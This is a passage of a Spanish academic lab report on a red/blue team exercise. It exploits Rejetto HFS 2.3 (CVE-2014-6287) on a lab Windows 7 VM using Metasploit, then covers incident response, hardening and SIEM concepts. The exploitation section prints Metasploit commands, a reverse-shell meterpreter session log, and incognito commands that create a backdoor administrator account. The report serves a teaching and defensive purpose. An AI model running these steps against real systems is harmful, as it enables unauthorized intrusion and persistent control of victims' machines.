MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:m
icrosoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:
/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Se
rver 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Fuente: elaboración propia

Es el escaneo con nmap se evidencia que servicios que están corriendo en puertos específicos, así como la versión del sistema operativo.

- Análisis de vulnerabilidades: Durante esta fase, se utiliza la información recopilada en la recopilación de información y la enumeración para identificar y evaluar las posibles vulnerabilidades en el sistema o red objetivo.

  Se realiza la validación del software mencionado **rejetto v. 2.3**, en la página https://www.exploit-db.com/exploits/39161 donde se evidencia una vulnerabilidad


Figura 13. Vulnerabilidad conocida rejetto



Fuente: elaboración propia

Esta vulnerabilidad se debe a un error en la forma en que el software maneja las solicitudes HTTP con archivos especialmente diseñados. En el escaneo con Nmap se puede observar cómo está abierto el puerto 80 y aquí está corriendo este programa.


Figura 14. Rejetto ejecutándose en Windows 7



Fuente: elaboración propia

Para el escaneo de vulnerabilidad utilizamos un script de nmap --script vuln 192.168.10.74


Figura 15. Vulnerabilidad encontrada HTTP



Fuente: elaboración propia

- Explotación de vulnerabilidades: Durante esta fase, se explotan las vulnerabilidades identificadas para acceder y comprometer un sistema objetivo, esto se realiza con el objetivo de simular una brecha de seguridad real y evaluar la eficacia de las medidas de seguridad actuales.

Figura 16. Búsqueda de exploit para rejetto



Fuente: elaboración propia

2.3.2 DATOS E INFORMACIÓN DE AYUDA PARA IDENTIFICAR EL FALLO DE SEGURIDAD ESPECÍFICO EL CUAL ATACA A LA MÁQUINA WINDOWS 7 X64.

- La aplicación Rejetto v. 2.3 está instalada en la máquina afectada, lo que indica que el exploit podría estar relacionado con esta aplicación específica. Es posible que la aplicación tenga una vulnerabilidad conocida que esté siendo aprovechada por un atacante.


- La máquina en cuestión está ejecutando Windows 7 con arquitectura x64. Es importante tener en cuenta la versión y arquitectura del sistema operativo, ya que algunas vulnerabilidades pueden estar específicamente dirigidas a sistemas operativos y arquitecturas particulares.

- La explotación de la vulnerabilidad de la aplicación Rejetto v. 2.3 parece permitir al atacante establecer una Shell reversa y una sesión abierta de meterpreter. Esto podría permitir al atacante tomar el control de la máquina y acceder a información confidencial.

2.3.3 ¿QUÉ HERRAMIENTA UTILIZÓ PARA PODER IDENTIFICAR LOS FALLOS DE SEGURIDAD DE LA “MÁQUINA WINDOWS 7”? ¿QUÉ PUERTO ABRE LA APLICACIÓN ESPECÍFICA?


Con a la información obtenida se validó el funcionamiento del software instalado en la maquina Windows 7, este software según la vulnerabilidad expuesta la CVE-2014-6287 “permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia %00 en una acción de búsqueda. Con todo eso se valida mediante el uso de la herramienta NMAP podemos evidenciar que este software está corriendo sobre el puerto 80, este puerto es abierto una vez se ejecuta el programa HFS.

Figura 17.Comando nmap descubriendo puerto y aplicación



Fuente: elaboración propia

Figura 18. Aplicación HFS abierto en Windows 7




Fuente: elaboración propia

2.3.4 CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 7 X64)

Rejetto v. 2.3 puede permitir a un atacante de forma remota ejecutar código malicioso en la máquina, los atacantes pueden aprovechar esta vulnerabilidad enviando una solicitud especialmente diseñada al equipo, lo que permite la ejecución de código, esto puede permitir tomar el control total de la máquina afectada y llevar a cabo diversas actividades maliciosas, como la instalación de malware, la modificación de archivos, la eliminación de datos, el robo de información o inclusive permitir generar ataques adicionales desde la máquina afectada.

Figura 19. Explicación grafica del ataque realizado



Fuente: elaboración propia

2.3.5 PASOS QUE EJECUTÓ Y SUS RESPECTIVAS EVIDENCIAS PARA EXPLOTAR LA VULNERABILIDAD EN LA MÁQUINA WINDOWS 7.


Iniciamos en Kali Linux la aplicación metaexploit framework, y buscaremos el exploit para explotar la vulnerabilidad encontrada.

Figura 20. *Búsqueda en metaexploit framework*

Fuente: elaboración propia

Posterior a el paso anterior se procede a cargar el exploit esto lo hacemos con la instrucción “use”


Figura 21. Selección del exploit



Fuente: elaboración propia

También cargaremos un payload, que es el código que se inyecta en la máquina victima que va a ser que nos enviemos una Shell reversa. Al ingresar la instrucción “show payloads” nos listara los disponibles.

Figura 22. Búsqueda de payloads




Fuente: elaboración propia

Figura 23. set payload que se cargará.

Fuente: elaboración propia

Con la sesión de meterpreter y con la Shell reversa podemos ingresar a la consola cmd de Windows, donde podemos ver la dirección IP del equipo víctima y a través de esta consola podemos realizar otras actividades de intrusión.

Figura 24. Ingreso a la consola o cmd de Windows.



Fuente: elaboración propia

Con la instrucción “show option” validaremos la configuración cargada. En este caso aparece la dirección IP del equipo atacante que recibirá la Shell reversa.

Figura 25. Opciones de configuración del exploit

Fuente: elaboración propia

Figura 26. Instrucción selección equipo objetivo

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOST 172.16.150.25
RHOST ⇒ 172.16.150.25
msf6 exploit(windows/http/rejetto_hfs_exec) >
```

Fuente: elaboración propia

Ejecutamos la instrucción run para ejecutar el exploit. Se estableció una sesión de meterpreter y se ingresó a el equipo de la víctima.

Figura 27. Ejecución del exploit e ingreso a la máquina objetivo

```
[*] Started reverse TCP handler on 172.16.150.24:4444
[*] Using URL: http://172.16.150.24:8080/bh7rF1THT5iV
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /bh7rF1THT5iV
[*] Sending stage (175686 bytes) to 172.16.150.25
[!] Tried to delete %TEMP%\QIKCsKJGcv.vbs, unknown result
[*] Meterpreter session 1 opened (172.16.150.24:4444 → 172.16.150.25:49167)
at 2023-03-07 08:38:13 -0500
[*] Server stopped.

meterpreter >
```

Fuente: elaboración propia

Una vez ingresado a la máquina objetivo crearemos un usuario falso con la opción incognito de meterpreter, este usuario será primer nombre y nuestro primer apellido y crearemos una contraseña.


Figura 28. Instrucción incognito meterpreter

```
meterpreter > use incognito
Loading extension incognito ... Success.
meterpreter > add_user "JheiderQuintero" "usuario123"
[-] Warning: Not currently running as SYSTEM, not all tokens will be availabl
e
             Call rev2self if primary process token is SYSTEM
[*] Attempting to add user JheiderQuintero to host 127.0.0.1
[+] Successfully added user
meterpreter >
```

Fuente: elaboración propia


El siguiente paso es ingresar el usuario creado a el grupo administradores con la instrucción “add_localgroup_user “Administradores” “JheiderQuintero”

Figura 29. Listado de grupos de usuarios maquina objetivo




Fuente: elaboración propia

Figura 30. Se agrega el usuario a el grupo administradores



Fuente: elaboración propia

Figura 31. En la máquina objetivo ser creó el usuario con privilegios de administrador



Fuente: elaboración propia

2.3.6 Análisis Blue team

WhiteHouse Security ha solicitado al equipo Blueteam que contenga un ataque informático en tiempo real dirigido a una máquina Windows 7 x64. El objetivo es realizar un análisis exhaustivo del sistema operativo y la red para contener el ataque y evitar que cause más daño a la organización. Se ha indicado que no hay presupuesto para herramientas de pago, por lo que se deben utilizar herramientas de licencia GPL.

Para llevar a cabo el análisis, se utilizó una combinación de herramientas de código abierto y técnicas de análisis forense digital. Se llevó a cabo una evaluación exhaustiva de la máquina comprometida, así como de la red en la que se encuentra.

¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real?

Lo primero que haría sería tomar medidas inmediatas para minimizar el daño y tratar de identificar el origen del ataque, para ello realizaría las siguientes actividades.

- Desconectar el equipo de la red.
- Identificar el tipo de ataque.
- Escanear el equipo con un software antivirus.
- Cambiar la contraseña.

Revisaría los registros del sistema para buscar pistas sobre lo que ha sucedido, en el registro de eventos de seguridad de Windows para ver si hay algún registro de actividad sospechosa.

Analizaría el historial de actividad del usuario, si se ha creado un nuevo usuario con privilegios elevados, es importante analizar su historial de actividad para determinar qué acciones ha realizado en el equipo, esto incluiría; revisar los archivos y carpetas a los que ha accedido, las aplicaciones que ha ejecutado y los cambios que ha realizado en el sistema. Para validar si el equipo ha sido escaneado por herramientas como Nmap, ingresaría al símbolo del sistema o cmd y con el comando "netstat -an” podría obtener alguna información sobre las conexiones sospechosas.

Medidas de hardenización propondría para que el ataque no se repita

- Actualizar el sistema operativo: Windows 7 ya no recibe soporte de seguridad, por lo que se recomienda actualizar a una versión más reciente, como Windows 10 u 11 , que tenga las últimas actualizaciones de seguridad.

- Desinstalar aplicaciones no utilizadas: Se deben revisar todas las aplicaciones instaladas en el sistema y eliminar las que no se usen, especialmente aquellas que puedan tener vulnerabilidades conocidas o que no se actualizan regularmente.

- Implementar una solución de seguridad: Se debe instalar y configurar un software antivirus y un firewall para proteger el sistema de futuros ataques.

- Configurar políticas de seguridad: Se deben establecer políticas de seguridad en el sistema para restringir el acceso a los usuarios y prevenir la ejecución de código malicioso.

- Actualizar todas las aplicaciones: Se debe actualizar todas las aplicaciones instaladas en el sistema para corregir las vulnerabilidades conocidas.

- Revisar los permisos de usuario: Se deben revisar los permisos de usuario para asegurarse de que los usuarios tengan solo los permisos necesarios para realizar sus tareas.

- Implementar un sistema de monitoreo: Se debe instalar un sistema de monitoreo para detectar y alertar sobre actividades sospechosas en el sistema.

- Realizar capacitación en seguridad: Es importante que los usuarios estén capacitados en seguridad para reconocer y reportar actividades sospechosas.

Diferencias entre un equipo blueteam y un equipo de respuesta a incidentes informáticos.

- El equipo Blue Team se enfoca en la prevención de ataques informáticos y en la detección temprana de posibles vulnerabilidades, el equipo CIRT está enfocado en la respuesta a incidentes informáticos, lo que significa que su tarea principal es identificar y contener las amenazas informáticas después de que han sido detectadas.

- El equipo Blue Team está compuesto principalmente por especialistas en seguridad informática, el equipo CIRT está conformado por un conjunto más amplio de profesionales.

- El equipo Blue Team se enfoca en la defensa proactiva contra los ataques, planifica las contingencias y la implementación de medidas de seguridad preventivas, el equipo CIRT se enfoca en la respuesta rápida a los incidentes informáticos, minimizando el tiempo de inactividad de la organización.

- El equipo Blue Team puede llevar a cabo actividades como la monitorización de sistemas y redes, la implementación de soluciones de seguridad, la evaluación de riesgos y vulnerabilidades, la creación de políticas de seguridad y la capacitación de los empleados en materia de seguridad informática, el equipo CIRT, por otro lado, puede realizar actividades como la detección y análisis de incidentes, la identificación de la causa raíz de los incidentes, la contención de la amenaza, la eliminación de la amenaza, la recuperación de datos y sistemas afectados y la documentación de los incidentes para futuras referencias.

Funciones y características principales de lo que es un SIEM.

Algunas de las características principales de un SIEM son[9] :

- Recopilación de datos, recopila datos de seguridad de múltiples fuentes.
- Análisis de datos, recopila datos para detectar patrones y anomalías que puedan indicar una amenaza de seguridad.
- Alertas de seguridad, se generan alertas de seguridad cuando se detecta una posible amenaza.
- Gestión de incidentes, proporciona una visión general de un incidente y los gestiona.
- Cumplimiento normativo, de cierta manera puede ayudar a cumplir con las regulaciones.
- Escalabilidad, puede manejar grandes volúmenes de datos y pueden ser desplegados en entornos distribuidos.

Algunas de las funciones principales de un SIEM son :

- Almacenar e interpretar los registros, se lleva a cabo de manera inmediata para proporcionar una respuesta rápida y efectiva ante posibles incidentes de seguridad informática, ya sea para prevenirlos o resolverlos.
- Análisis forense, proporciona capacidades de análisis forense para ayudar a los equipos de seguridad a investigar y comprender mejor los incidentes de seguridad.
- Centralizar el almacenamiento de los registros en un solo punto para tener una visión global de la seguridad.

[9] AMBIT TEAM. ¿Qué significa SIEM y cómo funciona? AMBIT - BST [página web]. (29, abril, 2011). [Consultado el 17, marzo, 2023]. Disponible en Internet: <https://www.ambit-bst.com/blog/qué-significa-siem-y-cómo-funciona>.

Herramientas de contención de ataques informáticos “hardware o software”

- Firewall: Un firewall es una herramienta de seguridad que se encarga de controlar el tráfico de red y filtrar los paquetes de datos que entran y salen de una red informática, estos permiten establecer reglas y políticas para bloquear o permitir el acceso a determinados recursos o servicios de la red[10].

- Antivirus: Un antivirus es una herramienta de seguridad informática que se encarga de detectar y eliminar virus, gusanos, troyanos y otros tipos de malware de un sistema informático. Los antivirus pueden ser software instalado en un ordenador o dispositivo, o pueden ser soluciones de seguridad basadas en la nube que se ejecutan en servidores remotos[11].

- Sistema prevención de intrusiones (IPS): Un sistema de prevención de intrusiones es una herramienta de seguridad informática que se encarga prevenir intrusiones en una red informática[12].

[10] ¿QUÉ es un Firewall y cómo funciona? ¡Te enseñamos! [Anónimo]. Red Fibra [página web]. (28, septiembre, 2020). [Consultado el 17, marzo, 2023]. Disponible en Internet: <https://redfibra.mx/que-es-un-firewall-y-como-funciona-tipos-de-firewall/>.

[11] QUÉ ES un antivirus - Definición, significado y explicación [Anónimo]. verizon.com [página web]. (21, febrero, 2023). [Consultado el 17, marzo, 2023]. Disponible en Internet: <https://espanol.verizon.com/articles/internet-essentials/antivirus-definition/>.

[12] CYBERHUB), Yael Pan (GEO. ¿Qué es un sistema de prevención de intrusos (IPS)? - Check Point Software ES. Check Point Software ES [página web]. (26, julio, 2021). [Consultado el 17, marzo, 2023]. Disponible en Internet: <https://www.checkpoint.com/es/cyber-hub/what-is-ips/>

2.4 ASPECTOS QUE APORTEN AL DESARROLLO DE ESTRATEGIAS DE REDTEAM & BLUETEAM.

Aspectos para el Red Team:

- Identificar los activos críticos: El equipo de Red Team debe identificar los activos críticos de la organización para evaluar sus defensas de seguridad.
- Conocer el perfil de los atacantes: El equipo debe investigar los perfiles de los atacantes, incluyendo sus herramientas y técnicas de ataque.
- Crear un plan de ataque realista: El Red Team debe crear un plan de ataque realista que incluya las herramientas y técnicas de ataque utilizadas por los atacantes conocidos.
- Utilizar técnicas de ingeniería social: Los ataques de ingeniería social pueden ser muy efectivos, por lo que el equipo de Red Team debe incorporar esta técnica en sus pruebas.
- Identificar las debilidades de seguridad: El Red Team debe buscar y explotar las debilidades de seguridad en la organización, incluyendo vulnerabilidades de software y configuraciones incorrectas.

Aspectos para el Blue Team:

- Evaluar las defensas de seguridad actuales: El equipo de Blue Team debe evaluar las defensas de seguridad actuales de la organización y determinar si son adecuadas para proteger los activos críticos.
- Utilizar herramientas de detección de amenazas: El Blue Team debe utilizar herramientas de detección de amenazas para identificar actividades sospechosas en la red.
- Crear un plan de respuesta a incidentes: El Blue Team debe crear un plan de respuesta a incidentes que incluya los pasos necesarios para identificar, contener y mitigar un ataque.
- Realizar simulaciones de ataque: El Blue Team debe realizar simulaciones de ataque para evaluar sus defensas de seguridad y para practicar su plan de respuesta a incidentes.
- Actualizar las defensas de seguridad: El Blue Team debe actualizar sus defensas de seguridad regularmente para protegerse

2.4.1 Desarrollos de estrategias en conjunto Red Team y Blue Team

- Conocimiento profundo de los sistemas y tecnologías involucradas: Tanto el equipo Red Team como el Blue Team deben tener un conocimiento profundo de los sistemas y tecnologías que se utilizan en la organización. Esto les permitirá identificar debilidades y vulnerabilidades en la infraestructura y aplicaciones, y desarrollar estrategias efectivas para mitigarlas.

- Comunicación efectiva: Es esencial que ambos equipos se comuniquen de manera efectiva, tanto durante la planificación como durante la ejecución de las pruebas. Esto garantizará que el equipo Blue Team esté preparado para responder a los ataques simulados del equipo Red Team.

- Conocimiento del panorama de amenazas: Tanto el equipo Red Team como el Blue Team deben estar al tanto de las últimas amenazas y tendencias en el panorama de la ciberseguridad. Esto les permitirá estar preparados para cualquier amenaza real que pueda surgir en el futuro.

